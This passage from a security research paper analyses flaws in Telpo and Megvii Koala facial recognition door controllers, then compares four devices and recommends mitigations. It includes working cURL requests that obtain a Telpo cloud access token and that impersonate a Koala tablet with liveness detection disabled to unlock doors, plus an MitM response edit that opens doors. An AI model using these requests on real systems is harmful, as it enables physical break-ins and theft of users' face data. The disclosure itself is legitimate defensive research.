After we obtained the password, we were free to administer the device. We were able to perform admin tasks on the device, including creating a new user and changing device parameters such as liveness detection. (Liveness detection is a feature that differentiates between a static picture and an actual live person. Turning this off makes the device more susceptible to being tricked into recognizing a static image.)

All devices connected to a Telpo cloud account share the same password. Gaining access to just one of the connected devices' serial numbers could give an attacker access to all the connected devices.

## Remotely Administering the Devices

The Telpo cloud server has several API endpoints that can remotely manage the access control devices via a Telpo cloud account. These APIs are protected by a key-based authentication scheme. We found that bypassing the authentication is quite easy. The only piece of data that an actor needs to know is, again, the serial number of a connected access control device.

To bypass the authentication, we first initiated the same procedure detailed in the previous subsection to get the `client_secret` value. As indicated in the highlighted portion of the command in the previous subsection, we used the serial number of the access control device to get the information. Then, with the `client_secret` value, we were able to easily obtain the `access_token` value used by the Telpo cloud server as the authentication key for its API endpoints. The following cURL command shows this technique:

```
$ curl -XPOST https://faceapi.telpocloud.com/oauth2/
access_token --data 'grant_type=client_credentials&client_
secret=370fb2b33d19284eabdf0e7358298804&client_id=trendmicro'

{"access_token": "ec03497f7c5065ca071125a6c232c2988d672926", "expires_
in": 3600, "token_type": "Bearer", "scope": null}
```

With an `access_token` key that we could use to access the Telpo cloud server, we could now remotely administer the connected devices. The remote administrative tasks that are possible include getting the list of users (including their photos), registering a new user, and updating a user's details (such as name and photo). The only issue that might hinder a malicious actor when using this technique is that the key expires an hour after it is generated.

## Data Leakage From the USB Port

In its default setting, the device has no authentication. If a malicious actor has physical access to the USB port, the device functions exactly as an Android device. They could then enable MTP (Media Transfer Protocol) to transfer files to and from the device in its default configuration. Fortunately, Telpo disabled Android Debug Bridge (adb), a command-line tool that lets its user directly communicate with an Android device for app installations, system modifications, file transfers, and other device actions.

However, it is still possible to harvest user information by connecting to the USB port. The faces of registered users are stored in the path:

```
/Telpo_face/Registered Image/
```

An attacker could access these files, each of which is named using the user's name and an internal ID, such as "John Doe-1368.jpg".

## Megvii Koala Facial Recognition Gate

Among the access control devices that we tested, Megvii Koala stands out: The other devices are packaged in custom ruggedized form factors, but Megvii Koala comes in the form of a 10-inch Samsung Galaxy Tab A (2018) unit, running Android 8.10.

Megvii Koala is marketed as an access control device for the entrances of apartment complexes as well as company concierges and factories. It comes in two versions: an offline version, where the user hosts their own database on-premises, and a cloud version, where the database is hosted in the cloud. In the offline version, the network traffic between the access control device and the server is done over HTTP. In contrast, network traffic for the cloud version is done over HTTPS. Because of the plaintext nature of HTTP traffic, the offline version is susceptible to MitM and request forgery attacks.

Another noteworthy difference from the other devices we tested is that Megvii Koala's tablet device is used only as a camera and door control. The actual facial recognition routines are done on the edge server side for the offline deployment version; no facial recognition is done on the tablet device.

## Opening Doors Remotely

In this subsection, we show how doors can be opened without the camera's seeing any real faces. Since the server component performs the facial recognition routines, it is possible to impersonate a connected access control device and send the server data that it will recognize and authenticate as a user.

As long as we know the access control device's media access control (MAC) address (easily found over the network in clear text, through Nmap, or even printed on the back of the device), we can pretend to be a connected access control device and fool the server. Then, by sending cURL requests with the MAC address, we can trick the server into authenticating a registered user and opening the door.

An example of this technique involves the use of the following cURL command to fool the server and open the door remotely:

```
$ cURL http://IPADDRESS:8866/pad_recognize \
-A 'okhttp/3.11.0' \
-F screen_token=MACADDRESS \
-F fmp_threshold=0 \
-F image=@mugshot.jpg
```

It uses the following values:

- MACADDRESS: This is the MAC address of the connected access control device.
- 0: This is the value set for fmp\_threshold to disable the liveness detection routines.
- mugshot.jpg: This is a photo of the registered user, taken beforehand. The server will use this image for its facial recognition routines.

If the pretend user access is successful, the server will return the following JSON data:

```
{
  "can_door_open": true,
  "error": 0,
  "person": {
    "avatar": "/static/upload/photo/YYYY-MM-DD/v2_HASH.jpg",
    "birthday": null,
    "create_time": 1582877187,
    "department": "",
    "description": "",
    "end_time": 1582992000,
    "entry_date": null,
    "id": 1437,
```

The important part of the returned JSON data is the following:

```
"can_door_open": true,
```

If the value of can\_door\_open is “true”, this will signal the door to release the lock and open.

In this method, an attacker can use a photo of a registered user (something that can be found on social media). With the image, they could unlock the door remotely, even though the actual user is nowhere in the vicinity.

## Opening Doors via MitM

When an unregistered user attempts to open the door, the server will reply with the following JSON data:

```
{
  "can_door_open": false,
  "error": 101,
  "person": {
    "confidence": 66.57634,

```

Because the traffic between the server and the access control device is done over plaintext HTTP, we can position ourselves between the server and the device using an MitM setup to intercept the network traffic between the server and the device.

Once we are in position to intercept and manipulate the network traffic, we can modify the JSON data. For example, we can do the following:

```
{
  "can_door_open": true,
  "error": 101,
  "person": {
    "confidence": 66.57634,

```

The “true” value for can\_door\_open will prompt the device to release the door lock.

## Disabling Living Body Detection

The tablet still functions as a regular tablet. The access control feature is implemented by an Android app installed on the tablet called FacePad, as shown in Figure 11.




Figure 11. The access control feature is just an app called FacePad.

FacePad acts as the front-end user interface for the facial recognition feature of Megvii Koala. It enters continuous recognition mode automatically after being launched. It has a menu item for modifying the “Enable Living Body” and “Live Body Threshold” settings. There is no admin password to prevent any user from changing these settings.

These settings enable living body detection. Disabling this feature makes the device’s facial recognition feature susceptible to deception using static images.




Figure 12. An unprotected menu option to disable living body detection

For an additional audit trail, the FacePad app takes a snapshot from the camera every time somebody is standing in front of it. However, this can be easily circumvented by just hiding from the camera’s field of view.



# Access Control Device Security Comparison

Table 1 summarizes our findings after our analysis of the four access control devices. We evaluated all the devices for the same weaknesses, so that we could have a baseline for our security comparison.

| Property/<br>Attack                  | ZKTeco<br>Facedepot 7B   | Hikvision<br>DS-K1T606MF  | Telpo<br>TPS980   | Megvii<br>Koala   |
|--------------------------------------|--|---|---|---|
| <b>Protocol</b>                      | HTTP/HTTPS   | TCP/Binary Object   | Standalone; cloud service optional  | HTTP (for offline version)<br>HTTPS (for cloud version)   |
| <b>Operating system</b>              | Android 5.1.1  | Embedded Linux system   | Android 7.1.2   | Android 8.1.0 (can be upgraded to Android 9)<br>Samsung KNOX secure boot                                |
| <b>Exposed hardware ports</b>        | Bottom: USB-A<br>Back: RJ45, RS-232, RS-485, Wiegand   | Back: USB-A, RJ45, RS-485, Wiegand  | Back: USB-A, RJ45, RS-485, Wiegand  | Bottom: USB-C   |
| <b>Device authentication</b>         | Facial recognition and PIN<br>(Fingerprint and card reader as an add-on device)<br><br>Facial recognition can be deceived by using static images on iPhone X and iPhone XS.<br><br>(We also conducted tests with iPhone 6, Samsung A10, Samsung S8, Samsung S9, Samsung S10, Samsung S10+, and Samsung Note 10.) | Facial recognition, PIN, fingerprint scanner, card reader   | No authentication by default, but can be set.<br><br>(The password can be obtained via a specially crafted HTTP request. The only prerequisite is the serial number of the device.) | Standard Android tablet<br>Server protected by CmStick  |
| <b>MitM attack</b>                   | Yes, via plain HTTP connection.  | Yes, but the data structure is in binary.   | No, HTTPS certificate is validated.   | Yes, via HTTP and unencrypted WebSocket.  |
| <b>Create a new user</b>             | Yes, via request forgery.  | No, unknown binary handshake.<br><br>(There are indicators that network communication is not encrypted; the serial number of the device is visible, for example.) | Yes, via a specially crafted HTTP request.  | Yes, a user with physical access can access the Android menu.   |
| <b>Creating a new admin</b>          | Yes, via request forgery.  | No, unknown binary handshake.   | Yes, the admin password can be obtained via a specially crafted HTTP request.   | Yes, anyone can be an admin.  |
| <b>Changing another user's photo</b> | Yes, via request forgery.  | No, unknown binary handshake.   | Yes, via a sequence of specially crafted HTTP requests. The only prerequisite is the serial number of the device.<br><br>(Can also be done with access to the device USB port)      | Yes, by intercepting WebSocket and sending a new photo.   |
| <b>Exposing user information</b>     | Yes, via URL enumeration and network sniffing.   | Yes, via packet sniffing.   | Yes, after obtaining the access token and remotely accessing the device.  | Yes, photos are not stored on the tablet but can be accessed from the server if the attacker knows URI. |
| <b>Server impersonation</b>          | Yes, by replicating server response.   | No, unknown binary handshake.   | Difficult since HTTPS certificate is validated.<br><br>(However, we can impersonate the client and manipulate actions from there.)  | Yes, a false response can be returned to open the door and impersonate a valid user.                    |

● Unsecure ● Potentially unsecure ● Reasonably secure

Table 1. A security comparison of the access control devices that we tested

# Challenges in Edge Device Security

Edge computing is gaining traction as an architectural paradigm, particularly in critical industrial fields where it might be convenient to have computational resources closer to where they are needed because of latency, cost, availability, or security constraints. Given how critical many of the edge computing applications might be, it is vital to consider the architectural context in which these edge devices are deployed, and avoid exposing the infrastructure to risks and threats.

## Losing Good Practices When the Medium Changes

The first thing to keep in mind is, as in many other domains before this, good practices acquired for a specific technology do not seem to be inherited when the medium of the technology changes.

One of the most notable examples comes from the use of HTTP for API communications. HTTP has had a long history, dating back to the 1990s, when it was first introduced for desktop web browsers. Through the years, security practices have improved: hardening the protocol, making sure communications are encrypted, and ensuring sessions are not reusable, among others. An insightful example of such acquired knowledge can be found in the “Top 10 Web Application Security Risks” report of the Open Web Application Security Project (OWASP).<sup>11</sup>

Edge computing, being a relatively new medium for relatively old technology, has similar security issues. Our case studies show how a critical device like an access control camera relies on a tried and tested protocol such as HTTP, but the systems deployed miss several security points outlined in the OWASP report. Using that report as a baseline, we observed the following issues:

- **Lack of encryption by default or, worse, encryption disabled at the server side:** Our tests showed that not only do the security cameras communicate with the server using plain HTTP instead of HTTPS, but server-side HTTPS was also not supported. Enabling HTTPS on the access control devices results in communication failure with the server. This exposes the whole infrastructure to risks such as injection (first on OWASP’s list) and sensitive data exposure (third on the list). On the subject of data exposure, we showed how, when one of the cameras needs to update the other devices with new user information, the whole database of user photos and IDs is transferred to the central server without any encryption. This could expose the entire user database to anyone sniffing data on the same network.

- **Broken authentication and session management:** This directly matches the third entry on OWASP's list. We saw that an API call performed by the camera to the central server (which, as we have noted, is unencrypted) bears a session token that never expires. A malicious actor listening over the same network would be able to acquire the token and then forge subsequent API calls impersonating the camera. More actions could be done, including assigning administrative privileges to arbitrary users. Furthermore, the lack of server verification and mutual authentication would easily allow a malicious actor on the same network to impersonate the server via ARP poisoning.
- **Vulnerable components:** The use of an outdated version of Android with no hardening matches the ninth entry on OWASP's list. Running a 5-year-old version of Android with no discernible security hardening leads to a dramatically unsecure device that could, as we have noted, be easily breached by accessing developer options. This enables, for example, sideloading of code through the exposed USB port.

All of the aforementioned points are very well-known weaknesses. Best practices addressing these issues have been adopted for years in web and mobile application development, but have been forgotten in these edge computing cases.

Users should be cautious when deploying a new edge device. Years of acquired security knowledge are not automatically passed on to this new medium.

## Comparing Edge Devices and IoT Devices

As previously mentioned, edge computing environments tend to keep the business logic that coordinates sensors and actuators on their premises. This is done for various reasons, including lower latency, data locality, and secure communications. However, in assessing risks linked to this type of edge infrastructure, the stakes of a breach are much higher than in cases pertaining to the internet of things (IoT).

IoT devices have been attacked in many documented cases,<sup>12</sup> with the fallout attacks usually restricted by the limited capabilities of the devices. The vantage point of a malicious actor who is able to breach a low-powered device with limited software capabilities is narrowed to gaining an exfiltration outlet or a point to pivot in the internal network.

A breached edge device can offer more possibilities to a malicious actor. Edge devices have more storage or processing power that could be abused by malicious actors, who could, for example, tamper with the running software and might even be able to cause business process compromise.<sup>13</sup>

A regular IoT webcam is normally responsible for recording video and sending it over a cloud service. The cloud service performs facial recognition and authentication, and coordinates the access control from a supposedly secure location. In comparison, an edge camera performs the recognition on the device itself and uses a central server simply for coordination and user database updates across multiple cameras. Breaching one of these edge cameras, as we have shown in our case studies, could lead to critical issues such as unauthorized personnel accessing enterprise premises, locking out employees from offices, or

exfiltrating entire employee databases (including photos). A malicious actor would be able to do all of these without needing to pivot away from the camera.

Furthermore, even when centralized monitoring is put in place, finding a breach might take longer because all the business logic runs locally on the edge devices. If transactions between sensors, logic, and actuators are all local, tampering done on the elements would be more difficult to detect. This is in contrast to the cloud-based IoT setup, where tampering with the business logic means breaching into the central service itself.

For this reason, edge devices can be something of an oddball from the customer's perspective. They create an environment of devices resembling "low-powered" IoT devices, but they require the customer to be responsible for certain key aspects of their infrastructure that are normally outsourced to the IoT service provider.

## Seeing the Same Challenges in IoT Devices

IoT and edge environments can be considered as a set of low-powered, low-capacity devices responsible for data acquisition or actuation and a service with business logic responsible for coordinating the sensors and the actuators. An edge computing environment could resemble an IoT environment, with one key difference: IoT environments tend to have the business logic in a central server or in a cloud service, while edge computing places the logic and the coordination close or on the same premises as the sensors and the actuators.

Focusing on the similarities between the two, this also means that many shortcomings and caveats that have to be considered when deploying an IoT infrastructure also apply to edge computing. The following are several key points to consider:

- **Vendor-dependent firmware updates:** Software updates for edge devices are often provided and packaged by the vendor, which means that the burden of ensuring that vulnerabilities are quickly patched falls on the customer. The vendor's ability to provide timely updates should be considered a deciding factor when choosing an edge device. As our analysis shows, one of the devices we tested had been running a 5-year-old version of Android, with no up-to-date security patches that we know of and no specific hardening applied.
- **No endpoint protection on the device:** As in the IoT, there is usually no endpoint protection solution running on the sensors and the actuators of the infrastructure. Great care must be taken in protecting the gateway nodes and the environment surrounding the devices and in applying best practices.
- **Turnkey products on the market:** Suppliers on the market that design and produce specific products to be rebranded by other vendors are not uncommon. This could make it difficult to track product-related Common Vulnerabilities and Exposures (CVE) identifiers that could be applicable to rebranded devices. Some devices even sport the exact same hardware but are marketed under different names.<sup>14</sup>

- **Lack of proper hardening:** We have observed multiple cases of exposed ports, hard-coded default admin credentials, lack of encryption or traffic authentication, and lack of proper hardening in IoT devices.<sup>15</sup> Edge devices are no stranger to the same issues. As our analysis shows, even a critical device such as a security camera could be affected by issues such as unencrypted traffic or broken authentication. As previously noted, users should not assume that devices are secured.
- **Physical security:** Because of the ubiquity of the IoT and edge computing, devices are usually not held in a secure location but rather have to run exposed in the field to perform their tasks. This means that the physical security of the devices should be taken into consideration. For example, users should pay attention to exposed service ports and labels with sensitive information that anyone can access. When surveillance is lacking, this could easily allow malicious actors to tamper with or gain access to the devices.

While true for both IoT and edge computing environments, all of the aforementioned issues are more pronounced in the case of the latter. Greater attention should be taken by a customer when deploying an edge computing infrastructure, primarily because the computing power involved is greater than in a traditional IoT infrastructure. Matters such as data integrity, physical security, environment hardening, and proper monitoring are now back in the customer's hands. They are now also more important than ever.

# Access Control Device Security Recommendations

By way of a conclusion, we recommend guidelines to be followed by manufacturers and mitigation measures to be implemented by customers so as to ensure the security of access control devices.

## Guidelines for Manufacturers

Many of the risks and threats to access control devices involve inherent weaknesses. Manufacturers should therefore enforce the following musts to make their access control devices more secure:

- Sensitive information must not be visible on devices since it could lead to unauthorized access. Serial numbers, identifiable data, or any other unique information must not be noticeable to users.
- Communication between devices and their servers must be encrypted and secured.
- Devices must be properly hardened, and ports must not be exposed.
- Software and hardware updates must be issued as often as necessary to ensure that devices are protected from the latest vulnerabilities. If this is not possible, customers must receive vulnerability updates so they can be aware of security issues affecting their devices.
- Devices must have some measure of endpoint protection.
- Devices that users access daily or that are exposed to outside elements must be physically secured. Ruggedized cases appear to be the best option to that end.

## Mitigation Measures for Customers

For their part, customers can follow secure deployment guidelines to mitigate the risks involved in relying on edge devices. The general (and reliable) advice is to apply common sense and past knowledge to any new scenario; many of the weaknesses detailed here are known or come from bad practices identified years ago. For some of these bad practices, mitigations can be implemented in an enterprise's own infrastructure. Other, more baffling shortcomings need to be fully exposed and are thus more difficult to remedy. As usual, awareness is key.

In more practical terms, the following are some measures that customers can implement to mitigate the risks linked to edge device deployments, with a focus on edge-based access control.

## Device Awareness and Physical Security

Users should check the security of the devices themselves and should never neglect risk analysis for any edge-based installation. To reiterate, the key point of edge computing is to bring the computational power back to the edge of the network — and protection should be top of mind. Hardware maintenance and security for these devices are not advanced. At present, users cannot delegate these matters to a service or cloud provider. It appears that the task of securing the hardware against tampering, physical access, manipulation, and sabotage falls on the customer. Furthermore, it becomes even more important to be aware of the security risks of the hardware being deployed, since, as we have shown, vulnerabilities might be hidden behind a simple label attached to the back of the device.

In the case of access control devices, ensuring that the devices are installed in a protected and monitored location is of paramount importance. Users should cover all exposed ports and conceal any sensitive information that is otherwise visible on the device, such as the serial number.

## Zero-Trust Networking

Some of the most critical attacks applicable to edge devices can be enabled by intercepting the network traffic between a device and a coordination server. For the mitigation of such issues, encrypting communications is the go-to solution. Unfortunately, this is not always enabled by default. Sometimes, it is not even available.

If these devices do not have proper communication security, the customer should mitigate the risks introduced by the devices' unsecure communications. We suggest the following guidelines:

- **Virtual LAN (VLAN) isolation:** Isolate edge devices and the coordination server in the network space, rendering them inaccessible from external parties. While this does not fully secure the network communications, it makes traffic difficult to be intercepted by an unauthorized user.
- **Network filtering:** Network-based IP filtering — in the form of firewalls or access control lists (ACLs), for example — should be implemented to allow communication only from approved network endpoints. Specifically, this should include only IP addresses from the devices and the server. This is done to mitigate possible server or client impersonation when properly encrypted communication is not guaranteed by the devices or by the server.

## Network Monitoring

A network monitoring solution should be applied to catch all cases where the aforementioned guidelines might be circumvented. Deep packet inspection products, such as the Trend Micro™ Deep Discovery™ Inspector appliance,<sup>16</sup> can help prevent attacks where the attacker impersonates the edge device or the coordination server. These network monitoring products can also help identify and prevent unauthorized network traffic from unknown network endpoints.


## Security as Well as Effectivity

Access control devices are some of the most critical machines an enterprise can deploy. Quite literally, they are the first line of defense in an enterprise's security infrastructure. As such, the devices themselves need to be secure as well as effective. As we have shown, many edge-based access control devices are fully capable of controlling access through facial recognition, but they lack basic security features. As a result, malicious actors could gain entry into offices or factories, access sensitive employee information, and cause other serious security incidents. To mitigate risks, manufacturers that make and enterprises that deploy edge-based access control devices should apply the necessary guidelines and measures to make sure that these devices are as secured and protected as possible.



# References

- 1 Edge Computing Consortium and Alliance of Industrial Internet. (November 2017). *Edge Computing Consortium*. "Edge Computing Reference Architecture 2.0." Accessed on Aug. 7, 2020, at <http://en.eccconsortium.net/Uploads/file/20180328/1522232376480704.pdf>.
- 2 Trend Micro Research, Eurecom, and Politecnico di Milano. (Dec. 4, 2018). *Trend Micro Security News*. "MQTT and CoAP: Security and Privacy Issues in IoT and IIoT Communication Protocols." Accessed on Aug. 7, 2020, at [https://documents.trendmicro.com/assets/white\\_papers/wp-the-fragility-of-industrial-IoTs-data-backbone.pdf](https://documents.trendmicro.com/assets/white_papers/wp-the-fragility-of-industrial-IoTs-data-backbone.pdf).
- 3 Miguel A. Zamora-Izquierdo et al. (January 2019). *Science Direct*. "Smart Farming IoT Platform Based on Edge and Cloud Computing." Accessed on Aug. 7, 2020, at <https://doi.org/10.1016/j.biosystemseng.2018.10.014>.
- 4 Dell Technologies. (2018). *Dell Technologies*. "A Harvest Full of Insights." Accessed on Aug. 7, 2020, at <https://www.delltechnologies.com/en-us/customer-stories/aerofarms.htm>.
- 5 iSoftStone Information Technology (Group) Co., Ltd., Intel Corporation, and Huawei Technologies Co., Ltd. (n.d.). *Edge Computing Consortium*. "Edge Computing Experiment Platform for Smart Logistics Transportation Management." Accessed on Aug. 7, 2020, at <http://www.eccconsortium.org/Lists/show/id/251.html>.
- 6 Al Presher. (Oct. 16, 2018). *Design News*. "Edge Computing Emerges as Megatrend in Automation." Accessed on Aug. 26, 2020, at <https://www.designnews.com/automation-motion-control/edge-computing-emerges-megatrend-automation>.
- 7 Zhang Ke, Ye Ying, and Zhang Hong. (2019). *Security Internal Reference*. "Forest Fire Monitoring System Based on Edge Computing." Accessed on Aug. 7, 2020, at <https://www.secrss.com/articles/10526>.
- 8 Seyed Yahya Nikouei et al. (Oct. 1, 2018). *Cornell University*. "Smart Surveillance as an Edge Network Service: from Hara-Cascade, SVM to a Lightweight CNN." Accessed on Aug. 7, 2020, at <https://arxiv.org/pdf/1805.00331.pdf>.
- 9 Jianyu Wang, Jianli Pan, and Flavio Esposito. (2017). *University of Missouri–St. Louis Computer Science*. "Elastic Urban Video Surveillance System Using Edge Computing." Accessed on Aug. 7, 2020, at <http://www.cs.umsl.edu/~pan/papers/smartiot2017.pdf>.
- 10 ZKTeco. (n.d.). *ZKTeco*. "Company Profile." Accessed on Aug. 7, 2020, at [https://www.zkteco.com/en/company\\_profile.html](https://www.zkteco.com/en/company_profile.html).
- 11 Open Web Application Security Project. (2017). *OWASP*. "OWASP Top 10 – 2017 The Ten Most Critical Web Application Security Risks." Accessed on Aug. 7, 2020, at [https://owasp.org/www-pdf-archive/OWASP\\_Top\\_10-2017\\_%28en%29.pdf.pdf](https://owasp.org/www-pdf-archive/OWASP_Top_10-2017_%28en%29.pdf.pdf).
- 12 Jens Müller et al. (2017). *Ruhr-Universität Bochum*. "SoK: Exploiting Network Printers." Accessed on Aug. 7, 2020, at <https://www.nds.ruhr-uni-bochum.de/media/ei/veroeffentlichungen/2018/07/11/printer-security.pdf>.
- 13 Trend Micro. (n.d.). *Trend Micro Threat Encyclopedia*. "Business Process Compromise (BPC)." Accessed on Aug. 7, 2020, at <https://www.trendmicro.com/vinfo/us/security/definition/business-process-compromise>.
- 14 Pierre Kim. (March 8, 2017). *Pierrekim*. "Multiple vulnerabilities found in Wireless IP Camera (P2P) WIFICAM cameras and vulnerabilities in custom http server." Accessed on Aug. 7, 2020, at <http://pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html>.
- 15 Trend Micro Forward-Looking Threat Research Team. (May 8, 2018). *Trend Micro Security News*. "Exposed Video Streams: How Hackers Abuse Surveillance Cameras." Accessed on Aug. 7, 2020, at <https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/exposed-video-streams-how-hackers-abuse-surveillance-cameras>.
